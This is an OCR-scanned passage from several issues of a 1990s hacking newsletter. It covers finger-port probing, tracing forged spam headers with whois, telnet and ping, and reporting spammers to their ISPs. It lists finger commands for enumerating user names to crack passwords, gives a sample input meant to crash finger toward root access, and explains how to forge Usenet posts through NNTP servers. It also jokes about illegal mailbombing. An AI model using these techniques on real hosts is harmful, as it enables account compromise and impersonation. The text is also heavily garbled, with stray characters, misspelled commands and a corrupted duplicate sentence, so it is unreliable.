!happy! Prof. Foobar!!!!!! co!! 1d! Wed 08:00! boring.ISP.net

This tells you that only one guy is logged on, and he's doing nothing. This means that if someone should manage to break in, no one is likely to notice -- at least not right away.

Another command to which a finger port might respond is simply:

!finger

If this command works, it will give you a complete list of the users of this host. These user names then can be used to crack a password or two.

Sometimes a system will have no restrictions on how lame a password can be. Common lame password habits are to use no password at all, the same password as user name, the user's first or last name, and "guest." If these don't work for the cracker, there are widely circulated programs which try out every word of the dictionary and every name in the typical phone book.

\*\*\*\*\*

Newbie Note #2: Is your password easy to crack? If you have a shell account, you may change it with the command:

!passwd

Choose a password that isn't in the dictionary or phone book, is at least 6 characters long, and includes some characters that are not letters of the alphabet.

A password that is found in the dictionary but has one extra character is \*not\* a good password.

Other commands which may sometimes get a response out of finger include:

!finger @

Ifinger 0 Ifinger root Ifinger bin Ifinger ftp Ifinger system Ifinger guest Ifinger demo Ifinger manager

Or, even just hitting <enter> once you are into port 79 may give you something interesting.

There are plenty of other commands that may or may not work. But most commands on most finger programs will give you nothing, because most system administrators don't want to ladle out lots of information to the casual visitor. In fact, a really cautious sysadmin will disable finger entirely. So you'll never even manage to get into port 79 of some computers

However, none of these commands I have shown you will give you root access. They provide information only.

#### \*\*\*\*\*

Newbie note #3: Root! It is the Valhalla of the hard-core cracker. "Root" is the account on a multiuser computer which allows you to play god. It is the account from which you can enter and use any other account, read and modify any file, run any program. With root access, you can completely destroy all data on boring.ISP.net. (I am \*not\* suggesting that you do so!)

It is legal to ask the finger program of boring.ISP.net just about anything you want. The worst that can happen is that the program will crash.

Crash...what happens if finger crashes?

Let's think about what finger actually does. It's the first program you meet when you telnet to boring.ISP.net's port 79. And once there, you can give it a command that directs it to read files from any user's account you may choose.

That means finger can look in any account.

That means if it crashes, you may end up in root.

Please, if you should happen to gain root access to someone else's host, leave that computer immediately! You'd better also have a good excuse for your systems administrator and the cops if you should get caught!

If you were to make finger crash by giving it some command like ///\*^S, you might have a hard time claiming that you were innocently seeking publicly available information.

### \*\*\*\*\*

YOU CAN GO TO JAIL TIP #1: Getting into a part of a computer that is not open to the public is illegal. In addition, if you use the phone lines or Internet across a US state line to break into a non-public part of a computer, you have committed a Federal felony. You don't have to cause any harm at all -- it's still illegal. Even if you just gain root access and immediately break off your connection -- it's still illegal.

Truly elite types will crack into a root account from finger and just leave immediately. They say the real rush of cracking comes from being \*able\* to do anything to boring.ISP.net -- but refusing the temptation.

The elite of the elite do more than just refrain from taking advantage of the systems they penetrate. They inform the systems administrator that they have cracked his or her computer, and leave an explanation of how to fix the security hole.

#### \*\*\*\*\*

YOU CAN GO TO JAIL TIP #2: When you break into a computer, the headers on the packets that carry your commands tell the sysadmin of your target who you are. If you are reading this column you don't know enough to cover your tracks. Tell temptation to take a hike!

Ah, but what are your chances of gaining root through finger? Haven't zillions of hackers found all the crashable stuph? Doesn't that suggest that finger programs running on the Internet today are all fixed so you can't get root access through them any more?

### No.

The bottom line is that any systems administrator that leaves the finger service running on his/her system is taking a major risk. If you are the user of an ISP that allows finger, ask yourself this question: is using it to advertise your existence across the Internet worth the risk?

### GUIDE TO (mostly) HARMLESS HACKING

### Vol. 1 Number 4

It's vigilante phun day!!How get Usenet spammers kicked off their ISPs.

How do you like it when your sober news groups get hit with 900 number sex ads and Make Money Fast pyramid schemes? If no one ever made those guys pay for their effrontery, soon Usenet would be inundated with crud.

It's really tempting, isn't it, to use our hacking knowledge to blow these guys to kingdom come. But many times that's like using an atomic bomb to kill an ant. Why risk going to jail when there are legal ways to keep these vermin of the Internet on the run?

This issue of Happy hacker will show you some ways to fight Usenet spam.

Spammers rely on forged email and Usenet posts. As we learned in the second Guide to (mostly) Harmless Hacking, it is easy to fake email. Well, it's also easy to fake Usenet posts.

### \*\*\*\*\*

Newbie Note #1: Usenet is a part of the Internet consisting of the system of on-line discussion groups called "news groups." Examples of news groups are rec.humor, comp.misc, news.announce.newusers, sci.space.policy, and alt.sex. There are well over 10,000 news groups. Usenet started out in 1980 as a Unix network linking people who wanted -- you guessed it -- to talk about Unix. Then some of the people wanted to talk about stuff like physics, space flight, barroom humor, and sex. The rest is history.

Here's a quick summary of how to forge Usenet posts. Once again, we use the technique of telnetting to a specific port. The Usenet port usually is open only to those with accounts on that system. So you will need to telnet from your ISP shell account back into your own ISP as follows:

!telnet news.myISP.com nntp

where you substitute the part of your email address that follows the @ for "myISP.com." You also have the choice of using "119" instead of "nntp."

With my ISP I get this result:

!Trying 198.59.115.25 ... !Connected to sloth.swcp.com. !Escape character is '^]'. !200 sloth.swcp.com InterNetNews NNRP server INN 1.4unoff4 05-!! Mar-96 ready (posting)

Now when we are suddenly in a program that we don't know too well, we ask for:

!help

And we get:

100 Legal commands III authinfo user Namelpass Passwordlgeneric <prog> <args> !!! article [MessageIDINumber] !!! body [MessageIDINumber] !!! date !!! group newsgroup !! head [MessageIDINumber] !! help !! ihave !! last ! list [activelnewsgroupsIdistributionsIschema] ! listaroup newsgroup ! mode reader ! newgroups yymmdd hhmmss ["GMT"] [<distributions>] !! newnews newsgroups yymmdd hhmmss ["GMT"]!!!!!! [<distributions>] !!! next !!! post !!! slave !!! stat [MessageIDINumber] !!! xgtitle [group\_pattern] !!! xhdr header [rangelMessageID] !!! xover [range] !!! xpat header rangelMessageID pat [morepat...] !!! xpath MessageID !Report problems to <usenet@swcp.com>

Use your imagination with these commands. Also, if you want to forge posts from an ISP other than your own, keep in mind that some Internet host computers have an nntp port that requires either no password or an easily guessed password such as "post." But-- it can be quite an effort to find an undefended nntp port. So, because you usually have to do this on your own ISP, this is much harder than email forging.

Just remember when forging Usenet posts that both faked email and Usenet posts can be easily detected -- if you know what to look for. And it is possible to tell where they were forged. Once you identify where spam really comes from, you can use the message ID to show the sysadmin who to kick out.

Normally you won't be able to learn the identity of the culprit yourself. But you can get their ISPs to cancel their accounts!

Sure, these Spam King types often resurface with yet another gullible ISP. But they are always on the run. And, hey, when was the last time you got a Crazy Kevin "Amazing Free Offer?" If it weren't for us Net vigilantes, your email boxes and news groups would be constantly spambombed to kingdom come.

And -- the spam attack I am about to teach you is perfectly legal! Do it and you are a certifiable Good Guy. Do it at a party and teach your friends to do it, too. We can't get too many spam vigilantes out there!

The first thing we have to do is review how to read headers of Usenet posts and email.

The header is something that shows the route that email or Usenet post took to get into your computer. It gives the names of Internet host computers that have been used in the creation and transmission of a message. When something has been forged, however, the computer names may be fake. Alternatively, the skilled forger may use the names of real hosts. But the skilled hacker can tell whether a host listed in the header was really used.

First we'll try an example of forged Usenet spam. A really good place to spot spam is in alt.personals. It is not nearly as well policed by anti-spam vigilantes as, say, rec.aviation.military. (People spam fighter pilots at their own risk!)

So here is a ripe example of scam spam, as shown with the Unix-based Usenet reader, "tin." !

Thu, 22 Aug 1996 23:01:56!!!!!! alt.personals!!!!!! Thread! 134 of! 450 Lines 110!! >>>>FREE INSTANT COMPATIBILITY CHECK FOR SEL!! No responses ppgc@ozemail.com.au!!!!! glennys e clarke at OzEmail Pty Ltd - Australia

CLICK HERE FOR YOUR FREE INSTANT COMPATIBILITY CHECK! http://www.perfect-partners.com.au

WHY SELECTIVE SINGLES CHOOSE US

At Perfect Partners (Newcastle) International we are private and confidential.! We introduce ladies and gentlemen for friendship and marriage.! With over 15 years experience, Perfect Partners is one of the Internet's largest, most successful relationship consultants. !

Of course the first thing that jumps out is their return email address. Us net vigilantes used to always send a copy back to the spammer's email address.

On a well-read group like alt.personals, if only one in a hundred readers throws the spam back into the poster's face, that's an avalanche of mail bombing. This avalanche immediately alerts the sysadmins of the ISP to the presence of a spammer, and good-bye spam account.

So in order to delay the inevitable vigilante response, today most spammers use fake email addresses.

But just to be sure the email address is phony, I exit tin and at the Unix prompt give the command:

!whois ozemail.com.au

We get the answer:

!No match for "OZEMAIL.COM.AU"

That doesn't prove anything, however, because the "au" at the end of the email address means it is an Australian address. Unfortunately "whois" does not work in much of the Internet outside the US.

The next step is to email something annoying to this address. A copy of the offending spam is usually annoying enough. But of course it bounces back with a no such address message.

Next I go to the advertised Web page. Lo and behold, it has an email address for this outfit, perfect.partners@hunterlink.net.au. Why am I not surprised that it is different from the address in the alt.personals spam?

We could stop right here and spend an hour or two emailing stuff with 5 MB attachments to perfect.partners@hunterlink.net.au. Hmmm, maybe gifs of mating hippopotami?

### \*\*\*\*\*

You can go to jail note! Mailbombing is a way to get into big trouble. According to computer security expert Ira Winkler, "It is illegal to mail bomb a spam.! If it can be shown that you maliciously caused a financial loss, which would include causing hours of work to recover from a spamming, you are criminally liable.! If a system is not configured properly, and has the mail directory on the system drive, you can take out the whole system.! That makes it even more criminal."

Sigh. Since intentional mailbombing is illegal, I can't send that gif of mating hippopotami. So what I did was email one copy of that spam back to perfect.partners. Now this might seem like a wimpy retaliation. And we will shortly learn how to do much more. But even just sending one email message to these guys may become part of a tidal wave of protest that knocks them off the Internet. If only one in a thousand people who see their spam go to their Web site and email a protest, they still may get thousands of protests from every post. This high volume of email may be enough to alert their ISP's sysadmin to spamming, and good-bye spam account.

Look at what ISP owner/operator Dale Amon has to say about the power of email protest:

"One doesn't have to call for a 'mail bomb.' It just happens. Whenever I see spam, I automatically send one copy of their message back to them. I figure that thousands of others are doing the same. If they (the spammers) hide their return address, I find it and post it if I have time. I have no compunctions and no guilt over it."

Now Dale is also the owner and technical director of the largest and oldest ISP in Northern Ireland, so he knows some good ways to ferret out what ISP is harboring a spammer. And we are about learn one of them.

Our objective is to find out who connects this outfit to the Internet, and take out that connection! Believe me, when the people who run an ISP find out one of their customers is a spammer, they usually waste no time kicking him or her out.

Our first step will be to dissect the header of this post to see how it was forged and where.

Since my newsreader (tin) doesn't have a way to show headers, I use the "m" command to email a copy of this post to my shell account.

It arrives a few minutes later. I open it in the email program "Pine" and get a richly detailed header:

Path:

sloth.swcp.com!news.ironhorse.com!news.uoregon.edu!vixen.cso.uiuc.edu!news.stealth.net!n ntp04.primenet.com!nntp.primenet.com!gatech!nntp0.mindspring.com!news.mindspring.com!u unet!in2.uu.net!OzEmail!OzEmail-In!news From: glennys e clarke <ppgc@ozemail.com.au>

NNTP-Posting-Host: 203.15.166.46 Mime-Version: 1.0

Content-Type: text/plain Content-Transfer-Encoding: 7bit X-Mailer: Mozilla 1.22 (Windows; I; 16bit)

Ŷ

The first item in this header is definitely genuine: sloth.swcp.com. It's the computer my ISP uses to host the news groups. It was the last link in the chain of computers that have passed this spam around the world.

### \*\*\*\*\*

Newbie Note #2: Internet host computers all have names which double as their Net addresses. "Sloth" is the name of one of the computers owned by the company which has the "domain name" swcp.com. So "sloth" is kind of like the news server computer's first name, and "swcp.com" the second name. "Sloth" is also kind of like the street address, and "swcp.com" kind of like the city, state and zip code. "Swcp.com" is the domain name owned by Southwest Cyberport. All host computers also have numerical versions of their names, e.g. 203.15.166.46.

Let's next do the obvious. The header says this post was composed on the host 203.15.166.46. So we telnet to its nntp server (port 119):

!telnet 203.15.166.46 119

We get back:

Trying 203.15.166.46 ... telnet: connect: Connection refused

This looks a lot like a phony item in the header. If this really was a computer that handles news groups, it should have a nntp port that accepts visitors. It might only accept a visitor for the split second it takes to see that I am not authorized to use it. But in this case it refuses any connection whatever.

There is another explanation: there is a firewall on this computer that filters out packets from anyone but authorized users. But this is not common in an ISP that would be serving a spammer dating service. This kind of firewall is more commonly used to connect an internal company computer network with the Internet.

Next I try to email postmaster@203.15.166.46 with a copy of the spam. But I get back:

Date: Wed, 28 Aug 1996 21:58:13 -0600 From: Mail Delivery Subsystem <MAILER-DAEMON@techbroker.com> To: cmeinel@techbroker.com Subject: Returned mail: Host unknown (Name server: 203.15.166.46: host not found) ! The original message was received at Wed, 28 Aug 1996 21:58:06 -0600 from cmeinel@localhost !! ----- The following addresses had delivery problems ----postmaster@203.15.166.46! (unrecoverable error) !! ----- Transcript of session follows -----501 postmaster@203.15.166.46...! 550 Host unknown (Name server: 203.15.166.46: host not found) !! ----- Original message follows -----Return-Path: cmeinel Received: (from cmeinel@localhost) by kitsune.swcp.com (8.6.9/8.6.9) id

OK, it looks like the nntp server info was forged, too.

Next we check the second from the top item on the header. Because it starts with the word "news," I figure it must be a computer that hosts news groups, too. So I check out its nntp port:

telnet news.ironhorse.com nntp

And the result is:

Trying 204.145.167.4 ... Connected to boxcar.ironhorse.com. Escape character is '^]'. 502 You have no permission to talk.! Goodbye. Connection closed by foreign host

OK, we now know that this part of the header references a real news server. Oh, yes, we have also just learned the name/address of the computer ironhorse.com uses to handle the news groups: "boxcar."

I try the next item in the path:

telnet news.uoregon.edu nntp

And get:

Trying 128.223.220.25 ... Connected to pith.uoregon.edu. Escape character is '^]'. 502 You have no permission to talk.! Goodbye. Connection closed by foreign host. OK, this one is a valid news server, too. Now let's jump to the last item in the header: in2.uu.net:

!telnet in2.uu.net nntp

We get the answer:

!in2.uu.net: unknown host

There is something fishy here. This host computer in the header isn't currently connected to the Internet. It probably is forged. Let's check the domain name next:

whois uu.net

The result is:

```
UUNET Technologies, Inc. (UU-DOM)
!! 3060 Williams Drive Ste 601
!! Fairfax, VA 22031
!! USA
!
!! Domain Name: UU.NET
L
!! Administrative Contact, Technical Contact, Zone Contact:
!!!!! UUNET, AlterNet [Technical Support]! (OA12)! help@UUNET.UU.NET
!!!!! +1 (800) 900-0241
!! Billing Contact:
!!!!! Payable, Accounts! (PA10-ORG)! ap@UU.NET
!!!!! (703) 206-5600
Fax: (703) 641-7702
L
!! Record last updated on 23-Jul-96.
!! Record created on 20-May-87.
!
!! Domain servers in listed order:
!!
!! UUCP-GW-1.PA.DEC.COM!!!!!!! 16.1.0.18 204.123.2.18
!! UUCP-GW-2.PA.DEC.COM!!!!!!! 16.1.0.19
!!
   !
!
The InterNIC Registration Services Host contains ONLY Internet Information
(Networks, ASN's, Domains, and POC's).
Please use the whois server at nic.ddn.mil for MILNET Information.
```

So us net is a real domain. But since the bost computer in? us net listed in the be

So uu.net is a real domain. But since the host computer in2.uu.net listed in the header isn't currently connected to the Internet, this part of the header may be forged. (However, there may be other explanations for this, too.)

Working back up the header, then, we next try:

telnet news.mindspring.com nntp

I get:

Trying 204.180.128.185 ... Connected to news.mindspring.com. Escape character is '^]'. 502 You are not in my access file.! Goodbye. Connection closed by foreign host.

Interesting. I don't get a specific host name for the nntp port. What does this mean? Well, there's a way to try. Let's telnet to the port that gives the login sequence. That's port 23, but telnet automatically goes to 23 unless we tell it otherwise:

telnet news.mindspring.com

Now this is phun!

Trying 204.180.128.166 ... telnet: connect to address 204.180.128.166: Connection refused Trying 204.180.128.167 ... telnet: connect to address 204.180.128.167: Connection refused Trying 204.180.128.168 ... telnet: connect to address 204.180.128.168: Connection refused Trying 204.180.128.182 ... telnet: connect to address 204.180.128.182: Connection refused Trying 204.180.128.185 ... telnet: connect: Connection refused

Notice how many host computers are tried out by telnet on this command! They must all specialize in being news servers, since none of them handles logins.

This looks like a good candidate for the origin of the spam. There are 5 news server hosts. Let's do a whois command on the domain name next:

!whois mindspring.com

We get:

```
MindSpring Enterprises, Inc. (MINDSPRING-DOM)
!! 1430 West Peachtree Street NE
!! Suite 400
!! Atlanta, GA 30309
!! USA
!
!! Domain Name: MINDSPRING.COM
L
!! Administrative Contact:
!!!!! Nixon, J. Fred! (JFN)! jnixon@MINDSPRING.COM
!!!!! 404-815-0770
!! Technical Contact, Zone Contact:
!!!!! Ahola, Esa! (EA55)! hostmaster@MINDSPRING.COM
!!!!! (404)815-0770
!! Billing Contact:
!!!!! Peavler, K. Anne! (KAP4)! peavler@MINDSPRING.COM
!!!!! 404-815-0770 (FAX) 404-815-8805
!
```

!! Record last updated on 27-Mar-96. !! Record created on 21-Apr-94. ! !! Domain servers in listed order: ! !! CARNAC.MINDSPRING.COM!!!!!!! 204.180.128.95 !! HENRI.MINDSPRING.COM!!!!!!! 204.180.128.3

### \*\*\*\*\*

Newbie Note #3: The whois command can tell you who owns a domain name. The domain name is the last two parts separated by a period that comes after the "@" in an email address, or the last two parts separated by a period in a computer's name.

I'd say that Mindspring is the ISP from which this post was most likely forged. The reason is that this part of the header looks genuine, and offers lots of computers on which to forge a post. A letter to the technical contact at hostmaster@mindspring.com with a copy of this post may get a result.

But personally, I would simply go to their Web site and email them a protest from there. Hmmm, maybe a 5 MB gif of mating hippos? Even if it is illegal?

But systems administrator Terry McIntyre cautions me:

"One needn't toss megabyte files back ( unless, of course, one is helpfully mailing a copy of the offending piece back, just so that the poster knows what the trouble was.)

"The Law of Large Numbers of Offendees works to your advantage. Spammer sends one post to 'reach out and touch' thousands of potential customers.

"Thousands of Spammees send back oh-so-polite notes about the improper behavior of the Spammer. Most Spammers get the point fairly quickly.

"One note - one \_wrong\_ thing to do is to post to the newsgroup or list about the inappropriateness of any previous post. Always, always, use private email to make such complaints. Otherwise, the newbie inadvertently amplifies the noise level for the readers of the newsgroup or email list."

Well, the bottom line is that if I really want to pull the plug on this spammer, I would send a polite note including the Usenet post with headers intact to the technical contact and/or postmaster at each of the valid links I found in this spam header. Chances are that they will thank you for your sleuthing.

Here's an example of an email I got from Netcom about a spammer I helped them to track down.

From: Netcom Abuse Department <abuse@netcom.com> Reply-To: <abuse@netcom.com> Subject: Thank you for your report

Thank you for your report.! We have informed this user of our policies, and have taken appropriate action, up to, and including cancellation of the account, depending on the particular incident. If they continue to break Netcom policies we will take further action.

The following issues have been dealt with:

!santigo@ix.netcom.com !date-net@ix.netcom.com !jhatem@ix.netcom.com !kkooim@ix.netcom.com !duffster@ix.netcom.com !spilamus@ix.netcom.com !slatham@ix.netcom.com !jwalker5@ix.netcom.com !binary@ix.netcom.com !clau@ix.netcom.com !frugal@ix.netcom.com !magnets@ix.netcom.com !sliston@ix.netcom.com !aessedai@ix.netcom.com !ajb1968@ix.netcom.com !readme@readme.net !captainx@ix.netcom.com !carrielf@ix.netcom.com !charlene@ix.netcom.com !fonedude@ix.netcom.com !nickshnn@netcom.com !prospnet@ix.netcom.com !alluvial@ix.netcom.com !hiwaygo@ix.netcom.com !falcon47@ix.netcom.com !iggyboo@ix.netcom.com !joyful3@ix.netcom.com !kncd@ix.netcom.com !mailing1@ix.netcom.com !niterain@ix.netcom.com !mattyjo@ix.netcom.com !noon@ix.netcom.com !rmerch@ix.netcom.com !rthomas3@ix.netcom.com !rvaldes1@ix.netcom.com !sia1@ix.netcom.com !thy@ix.netcom.com !vhs1@ix.netcom.com

Sorry for the length of the list.

Spencer Abuse Investigator

NETCOM Online Communication Services!!!!!!!!!!!!!! Abuse Issues 24-hour Support Line: 408-983-5970!!!!!!!!!!!!!!! abuse@netcom.com

# GUIDE TO (mostly) HARMLESS HACKING

Vol. 1 Number 5

It's vigilante phun day again!!How get email spammers kicked off their ISPs.

So, have you been out on Usenet blasting spammers? It's phun, right?

But if you have ever done much posting to Usenet news groups, you will notice that soon after you post, you will often get spam email. This is mostly thanks to Lightning Bolt, a program written by Jeff Slayton to strip huge volumes of email addresses from Usenet posts.

Here's one I recently got:

Received:from mail.gnn.com (70.los-angeles-3.ca.dial-access.att.net [165.238.38.70]) by mail-e2b-service.gnn.com (8.7.1/8.6.9) with SMTP id BAA14636; Sat, 17 Aug 1996 01:55:06 -0400 (EDT) Date: Sat, 17 Aug 1996 01:55:06 -0400 (EDT) Message-Id: <199608170555.BAA14636@mail-e2b-service.gnn.com> To: Subject: Forever From: FREE@Heaven.com

III Reserve yours now, do it today, do not wait. It is! FREE just for the asking. You receive a Personalized Deed and detailed Map to your home in HEAVEN. Send your name and address along with a one time minimum donation of \$1.98 cash, check, or money order to help cover s/h cost

!!!!!! TO:! Saint Peter's Estates
!!!!!!!! P.O. Box 9864
!!!!!!!! Bakersfield,CA 93389-9864

This is a gated community and it is "FREE".

Now it is a pretty good guess that this spam has a forged header. To identify the culprit, we employ the same command that we used with Usenet spam:

!!!!!!! whois heaven.com

We get the answer:

>From this we conclude that this is either genuine (fat chance) or a better forgery than most. So let's try to finger FREE@heaven.com.

First, let's check out the return email address:

!!!!!!! finger FREE@heaven.com

We get:

!!!!!! [heaven.com]
!!!!!! finger: heaven.com: Connection timed out

There are several possible reasons for this. One is that the systems administrator for heaven.com has disabled the finger port. Another is that heaven.com is inactive. It could be on a host computer that is turned off, or maybe just an orphan.

### \*\*\*\*\*

Newbie note: You can register domain names without setting them up on a computer anywhere. You just pay your money and Internic, which registers domain names, will put it aside for your use. However, if you don't get it hosted by a computer on the Internet within a few weeks, you may loose your registration.

We can test these hypotheses with the ping command. This command tells you whether a computer is currently hooked up to the Internet and how good its connection is.

Now ping, like most kewl hacker tools, can be used for either information or as a means of attack. But I am going to make you wait in dire suspense for a later Guide to (mostly) Harmless Hacking to tell you how some people use ping. Besides, yes, it would be \*illegal\* to use ping as a weapon.

Because of ping's potential for mayhem, your shell account may have disabled the use of ping for the casual user. For example, with my ISP I have to go to the right directory to use it. So I give the command:

!!!!!!! /usr/etc/ping heaven.com

The result is:

!!!!!!! heaven.com is alive

### \*\*\*\*\*

Technical Tip: On some versions of Unix, giving the command "ping" will start your computer pinging the target over and over again without stopping. To get out of the ping command, hold

down the control key and type "c". And be patient, next Guide to (mostly) Harmless Hacking will tell you more about the serious hacking uses of ping.

Well, this answer means heaven.com is hooked up to the Internet right now. Does it allow logins? We test this with:

!!!!!!! telnet heaven.com

This should get us to a screen that would ask us to give user name and password. The result is:

!!!!!!! Trying 198.182.200.1 ...
!!!!!!! telnet: connect: Connection timed out

OK, now we know that people can't remotely log in to heaven.com. So it sure looks as if it was an unlikely place for the author of this spam to have really sent this email.

How about chex.heaven.com? Maybe it is the place where spam originated? I type in:

!!!!!!! telnet! chex.heaven.com 79

This is the finger port. I get:

!!!!!! Trying 206.17.180.2 ...
!!!!!!! telnet: connect: Connection timed out

I then try to get a screen that would ask me to login with user name, but once again get "Connection timed out."

This suggests strongly that neither heaven.com or chex.heaven.com are being used by people to send email. So this is probably a forged link in the header.

Let's look at another link on the header:

!!!!!!! whois gnn.com

The answer is:

!! America Online (GNN2-DOM)
!! 8619 Westwood Center Drive
!! Vienna, VA 22182
!! USA
!
!! Domain Name: GNN.COM
!
!! Administrative Contact:
!!!!! Colella, Richard! (RC1504)! colella@AOL.NET
!!!!! 703-453-4427
!! Technical Contact, Zone Contact:
!!!!! Runge, Michael! (MR1268)! runge@AOL.NET
!!!!! 703-453-4420
!! Billing Contact:
!!!!! Lyons, Marty! (ML45)! marty@AOL.COM

Whoa! GNN.com is owned by America Online. Now America Online, like Compuserve, is a computer network of its own that has gateways into the Internet. So it isn't real likely that heaven.com would be routing email through AOL, is it? It would be almost like finding a header that claims its email was routed through the wide area network of some Fortune 500 corporation. So this gives yet more evidence that the first link in the header, heaven.com, was forged.

In fact, it's starting to look like a good bet that our spammer is some newbie who just graduated from AOL training wheels. Having decided there is money in forging spam, he or she may have gotten a shell account offered by the AOL subsidiary, GNN. Then with a shell account he or she could get seriously into forging email.

Sounds logical, huh? Ah, but let's not jump to conclusions. This is just a hypothesis and it may be wrong. So let's check out the remaining link in this header:

!!!!!!! whois att.net

The answer is:

!! AT&T EasyLink Services (ATT2-DOM) !! 400 Interpace Pkwy !! Room B3C25 !! Parsippany, NJ 07054-1113 !! US ! **!!** Domain Name: ATT.NET L **!!** Administrative Contact, Technical Contact, Zone Contact: !!!!! DNS Technical Support! (DTS-ORG)! hostmaster@ATTMAIL.COM !!!!! 314-519-5708 **!!** Billing Contact: !!!!! Gardner, Pat! (PG756)! pegardner@ATTMAIL.COM !!!!! 201-331-4453 ļ !! Record last updated on 27-Jun-96. !! Record created on 13-Dec-93. L !! Domain servers in listed order: ! !! ORCU.OR.BR.NP.ELS-GMS.ATT.NET199.191.129.139 !! WYCU.WY.BR.NP.ELS-GMS.ATT.NET199.191.128.43 !! OHCU.OH.MT.NP.ELS-GMS.ATT.NET199.191.144.75 !! MACU.MA.MT.NP.ELS-GMS.ATT.NET199.191.145.136

Another valid domain! So this is a reasonably ingenious forgery. The culprit could have sent email from any of heaven.com, gnn.com or att.net. We know heaven.com is highly unlikely because we can't get even the login port to work. But we still have gnn.com and att.net as suspected homes for this spammer.

The next step is to email a copy of this spam \*including headers\* to both postmaster@gnn.com (usually a good guess for the email address of the person who takes complaints) and runge@AOL.NET, who is listed by whois as the technical contact. We should also email either postmaster@att.net (the good guess) or hostmaster@ATTMAIL.COM (technical contact). Also email postmaster@heaven.com, abuse@heaven.com and root@heaven.com to let them know how their domain name is being used.

Presumably one of the people reading email sent to these addresses will use the email message id number to look up who forged this email. Once the culprit is discovered, he or she usually is kicked out of the ISP.

But here is a shortcut. If you have been spammed by this guy, lots of other people probably have been, too. There's a news group on the Usenet where people can exchange information on both email and Usenet spammers,

news.admin.net-abuse.misc. Let's pay it a visit and see what people may have dug up on FREE@heaven.com. Sure enough, I find a post on this heaven scam:

From: bartleym@helium.iecorp.com (Matt Bartley) Newsgroups: news.admin.net-abuse.misc Subject: junk email - Free B 4 U - FREE@Heaven.com Supersedes: <4uvq4a\$3ju@helium.iecorp.com> Date: 15 Aug 1996 14:08:47 -0700 Organization: Interstate Electronics Corporation Lines: 87 Message-ID: <4v03kv\$73@helium.iecorp.com> NNTP-Posting-Host: helium.iecorp.com

(snip)

No doubt a made-up From: header which happened to hit a real domain name.

Postmasters at att.net, gnn.com and heaven.com notified.! gnn.com has already stated that it came from att.net, forged to look like it came from gnn.! Clearly the first Received: header is inconsistent.

Now we know that if you want to complain about this spam, the best place to send a complaint is postmaster@att.net.

But how well does writing a letter of complaint actually work? I asked ISP owner Dale Amon. He replied, "From the small number of spam messages I have been seeing - given the number of generations of exponential net growth I have seen in 20 years - the system appears to be \*strongly\* self regulating. Government and legal systems don't work nearly so well.

"I applaud Carolyn's efforts in this area. She is absolutely right. Spammers are controlled by the market. If enough people are annoyed, they respond. If that action causes problems for an ISP it puts it in their economic interest to drop customers who cause such harm, ie the spammers.

Economic interest is often a far stronger and much more effective incentive than legal requirement.

"And remember that I say this as the Technical Director of the largest ISP in Northern Ireland."

How about suing spammers? Perhaps a bunch of us could get together a class action suit and drive these guys into bankruptcy?

Systems administrator Terry McIntyre argues, "I am opposed to attempts to sue spammers. We already have a fairly decent self-policing mechanism in place.

"Considering that half of everybody on the internet are newbies (due to the 100% growth rate), I'd say that self-policing is marvelously effective.

"Invite the gov't to do our work for us, and some damn bureaucrats will write up Rules and Regulations and Penalties and all of that nonsense. We have enough of that in the world outside the 'net; let's not invite any of it to follow us onto the 'net."

So it looks like Internet professionals prefer to control spam by having net vigilantes like us track down spammers and report them to their ISPs. Sounds like phun to me! In fact, it would be fair to say that without us net vigilantes, the Internet would probably grind to a halt from the load these spammers would place on it.

# GUIDE TO (mostly) HARMLESS HACKING

Vol. 1 Number 6

It's vigilante phun day one more time!!How to nuke offensive Web sites.

How do we deal with offensive Web sites?

Remember that the Internet is voluntary. There is no law that forces an ISP to serve people they don't like. As the spam kings Jeff Slayton, Crazy Kevin, and, oh, yes, the original spam artists Cantor and Siegal have learned, life as a spammer is life on the run. The same holds for Web sites that go over the edge.

The reason I bring this up is that a Happy Hacker list member has told me he would like to vandalize kiddie porn sites. I think that is a really, really kewl idea -- except for one problem. You can get thrown in jail! I don't want the hacker tools you can pick up from public Web and ftp sites to lure anyone into getting busted. It is easy to use them to vandalize Web sites. But it is hard to use them without getting caught!

\*\*\*\*\*

YOU CAN GO TO JAIL NOTE: Getting into a part of a computer that is not open to the public is illegal. In addition, if you use the phone lines or Internet across a US state line to break into a non-public part of a computer, you have committed a Federal felony. You don't have to cause any harm at all -- it's still illegal. Even if you just gain root access and immediately break off your connection -- it's still illegal. Even if you are doing what you see as your civic duty by vandalizing kiddie porn -- it's still illegal.

Here's another problem. It took just two grouchy hacker guys to get the DC-stuff list turned off . Yes, it \*will\* be back, eventually. But what if the Internet were limited to carrying only stuff that was totally inoffensive to everyone? That's why it is against the law to just nuke ISPs and Web servers you don't like. Believe me, as you will soon find out, it is really easy to blow an Internet host off the Internet. It is \*so\* easy that doing this kind of stuph is NOT elite!

So what's the legal alternative to fighting kiddie porn? Trying to throw Web kiddie porn guys in jail doesn't always work. While there are laws against it in the US, the problem is that the Internet is global. Many countries have no laws against kiddie porn on the Internet. Even if it were illegal everywhere, in lots of countries the police only bust people in exchange for you paying a bigger bribe than the criminal pays.

\*\*\*\*\*

They can go to jail note: In the US and many other countries, kiddie porn is illegal. If the imagery is hosted on a physical storage device within the jurisdiction of a country with laws against it, the person who puts this imagery on the storage device can go to jail. So if you know enough to help the authorities get a search warrant, by all means contact them. In the US, this would be the FBI.

But the kind of mass outrage that keeps spammers on the run can also drive kiddie porn off the Web. \*We\* have the power.

The key is that no one can force an ISP to carry kiddle porn -- or anything else. In fact, most human beings are so disgusted at kiddle porn that they will jump at the chance to shut it down. If the ISP is run by some pervert who wants to make money by offering kiddle porn, then you go to the next level up, to the ISP that provides connectivity for the kiddle porn ISP. There someone will be delighted to cut off the b\*\*\*\*\*ds.

So, how do you find the people who can put a Web site on the run? We start with the URL.

I am going to use a real URL. But please keep in mind that I am not saying this actually is a web address with kiddle porn. This is being used for purposes of illustration only because this URL is carried by a host with so many hackable features. It also, by at least some standards, carries X-rated material. So visit it at your own risk.

## !http://www.phreak.org

Now let's say someone just told you this was a kiddie porn site. Do you just launch an attack? No.

This is how hacker wars start. What if phreak.org is actually a nice guy place? Even if they did once display kiddle porn, perhaps they have repented. Not wanting to get caught acting on a stupid rumor, I go to the Web and find the message "no DNS entry." So this Web site doesn't look like it's there just now.

But it could just be the that the machine that runs the disk that holds this Web site is temporarily down. There is a way to tell if the computer that serves a domain name is running: the ping command:

!/usr/etc/ping phreak.org

The answer is:

!/usr/etc/ping: unknown host phreak.org

Now if this Web site had been up, it would have responded like my Web site does:

!/usr/etc/ping techbroker.com

This gives the answer:

!techbroker.com is alive

### \*\*\*\*\*

